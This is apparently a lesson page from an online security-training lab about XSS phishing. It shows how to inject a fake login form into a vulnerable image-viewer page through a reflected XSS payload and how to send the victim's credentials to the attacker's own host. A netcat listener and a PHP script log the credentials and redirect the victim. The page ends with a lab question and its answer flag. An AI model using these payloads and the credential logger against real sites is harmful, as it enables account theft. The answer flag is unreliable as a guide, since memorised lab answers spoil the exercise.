Phishing


Another very common type of XSS attack is a phishing attack. Phishing attacks usually utilize legitimate-looking information to trick the victims into sending their sensitive information to the attacker. A common form of XSS phishing attacks is through injecting fake login forms that send the login details to the attacker's server, which may then be used to log in on behalf of the victim and gain control over their account and sensitive information.

Furthermore, suppose we were to identify an XSS vulnerability in a web application for a particular organization. In that case, we can use such an attack as a phishing simulation exercise, which will also help us evaluate the security awareness of the organization's employees, especially if they trust the vulnerable web application and do not expect it to harm them.

XSS Discovery

We start by attempting to find the XSS vulnerability in the web application at `/phishing` from the server at the end of this section. When we visit the website, we see that it is a simple online image viewer, where we can input a URL of an image, and it'll display it:

This form of image viewers is common in online forums and similar web applications. As we have control over the URL, we can start by using the basic XSS payload we've been using. But when we try that payload, we see that nothing gets executed, and we get the `dead image url` icon:



So, we must run the XSS Discovery process we previously learned to find a working XSS payload. `Before you continue, try to find an XSS payload that successfully executes JavaScript code on the page.`

Tip: To understand which payload should work, try to view how your input is displayed in the HTML source after you add it.

Login Form Injection

Once we identify a working XSS payload, we can proceed to the phishing attack. To perform an XSS phishing attack, we must inject an HTML code that displays a login form on the targeted page. This form should send the login information to a server we are listening on, such that once a user attempts to log in, we'd get their credentials.

We can easily find an HTML code for a basic login form, or we can write our own login form. The following example should present a login form:

Code: html

```
<h3>Please login to continue</h3>
<form action=http://OUR_IP>
    <input type="username" name="username" placeholder="Username">
    <input type="password" name="password" placeholder="Password">
    <input type="submit" name="submit" value="Login">
</form>
```

In the above HTML code, `OUR_IP` is the IP of our VM, which we can find with the (`ip a`) command under `tun0`. We will later be listening on this IP to retrieve the credentials sent from the form. The login form should look as follows:

Code: html

```
<div>
<h3>Please login to continue</h3>
<input type="text" placeholder="Username">
<input type="text" placeholder="Password">
<input type="submit" value="Login">
<br><br>
</div>
```

Cheat Sheet
Go to Questions

Table of Contents

XSS Basics
Intro to XSS
Stored XSS
Reflected XSS
DOM XSS
XSS Discovery

XSS Attacks
Defacing
Phishing
Session Hijacking

XSS Prevention
XSS Prevention

Skills Assessment
Skills Assessment

My Workstation

OFFLINE

Start Instance


∞ / 1 spawns left

Next, we should prepare our XSS code and test it on the vulnerable form. To write HTML code to the vulnerable page, we can use the JavaScript function `document.write()`, and use it in the XSS payload we found earlier in the XSS Discovery step. Once we minify our HTML code into a single line and add it inside the `write` function, the final JavaScript code should be as follows:

Code: javascript

```
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" pla
```


We can now inject this JavaScript code using our XSS payload (i.e., instead of running the `alert(window.origin)` JavaScript Code). In this case, we are exploiting a `Reflected XSS` vulnerability, so we can copy the URL and our XSS payload in its parameters, as we've done in the `Reflected XSS` section, and the page should look as follows when we visit the malicious URL:



Cleaning Up

We can see that the URL field is still displayed, which defeats our line of "`Please login to continue`". So, to encourage the victim to use the login form, we should remove the URL field, such that they may think that they have to log in to be able to use the page. To do so, we can use the JavaScript function `document.getElementById().remove()` function.

To find the `id` of the HTML element we want to remove, we can open the `Page Inspector Picker` by clicking [`CTRL+SHIFT+C`] and then clicking on the element we need:



As we see in both the source code and the hover text, the `url` form has the id `urlform`:

Code: html

```
<form role="form" action="index.php" method="GET" id='urlform'>
    <input type="text" placeholder="Image URL" name="url">
</form>
```

So, we can now use this id with the `remove()` function to remove the URL form:

Code: javascript


```
document.getElementById('urlform').remove();
```

Now, once we add this code to our previous JavaScript code (after the `document.write` function), we can use this new JavaScript code in our payload:

Code: javascript

```
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" pla
```

When we try to inject our updated JavaScript code, we see that the URL form is indeed no longer displayed:




We also see that there's still a piece of the original HTML code left after our injected login form. This can be removed by simply commenting it out, by adding an HTML opening comment after our XSS payload:

Code: html

```
...PAYLOAD... <!--
```

As we can see, this removes the remaining bit of original HTML code, and our payload should be ready. The page now looks like it legitimately requires a login:



We can now copy the final URL that should include the entire payload, and we can send it to our victims and attempt to trick them into using the fake login form. You can try visiting the URL to ensure that it will display the login form as intended. Also try logging into the above login form and see what happens.

Credential Stealing

Finally, we come to the part where we steal the login credentials when the victim attempts to log in on our injected login form. If you tried to log into the injected login form, you would probably get the error `This site can't be reached`. This is because, as mentioned earlier, our HTML form is designed to send the login request to our IP, which should be listening for a connection. If we are not listening for a connection, we will get a `site can't be reached` error.

So, let us start a simple `netcat` server and see what kind of request we get when someone attempts to log in through the form. To do so, we can start listening on port 80 in our Pwnbox, as follows:

Phishing

```
MisaelMacias@htb[/htb]$ sudo nc -lvnp 80
listening on [any] 80 ...
```

Now, let's attempt to login with the credentials `test:test`, and check the `netcat` output we get (`don't forget to replace OUR_IP in the XSS payload with your actual IP`):

Phishing

```
connect to [10.10.XX.XX] from (UNKNOWN) [10.10.XX.XX] XXXXX
GET /?username=test&password=test&submit=Login HTTP/1.1
Host: 10.10.XX.XX
...SNIP...
```

As we can see, we can capture the credentials in the HTTP request URL (`/?username=test&password=test`). If any victim attempts to log in with the form, we will get their credentials.

However, as we are only listening with a `netcat` listener, it will not handle the HTTP request correctly, and the victim would get an `Unable to connect` error, which may raise some suspicions. So, we can use a basic PHP script that logs the credentials from the HTTP request and then returns the victim to the original page without any injections. In this case, the victim may think that they successfully logged in and will use the Image Viewer as intended.

The following PHP script should do what we need, and we will write it to a file on our VM that we'll call `index.php` and place it in `/tmp/tmpserver/` (`don't forget to replace SERVER_IP with the ip from our exercise`):

Code: php


```
<?php
if (isset($_GET['username']) && isset($_GET['password'])) {
    $file = fopen("creds.txt", "a+");
    fputs($file, "Username: {$_GET['username']} | Password: {$_GET['password']}\n");
    header("Location: http://SERVER_IP/phishing/index.php");
    fclose($file);
    exit();
}
?>
```

Now that we have our `index.php` file ready, we can start a `PHP` listening server, which we can use instead of the basic `netcat` listener we used earlier:

Phishing

```
MisaelMacias@htb[/htb]$ mkdir /tmp/tmpserver
MisaelMacias@htb[/htb]$ cd /tmp/tmpserver
MisaelMacias@htb[/htb]$ vi index.php #at this step we wrote our index.php file
MisaelMacias@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```


Let's try logging into the injected login form and see what we get. We see that we get redirected to the original Image Viewer page:




If we check the `creds.txt` file in our Pwnbox, we see that we did get the login credentials:

```
MisaelMacias@htb[/htb]$ cat creds.txt
Username: test | Password: test
```

With everything ready, we can start our PHP server and send the URL that includes our XSS payload to our victim, and once they log into the form, we will get their credentials and use them to access their accounts.





Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File

Target(s): Click here to spawn the target system!

+3 Try to find a working XSS payload for the Image URL form found at '/phishing' in the above server, and then use what you learned in this section to prepare a malicious URL that injects a malicious login form. Then visit '/phishing/send.php' to send the URL to the victim, and they will log into the malicious login form. If you did everything correctly, you should receive the victim's login credentials, which you can use to login to '/phishing/login.php' and obtain the flag.

HTB{r3f13c73d_cr3d5_84ck_2_m3}

Submit Hint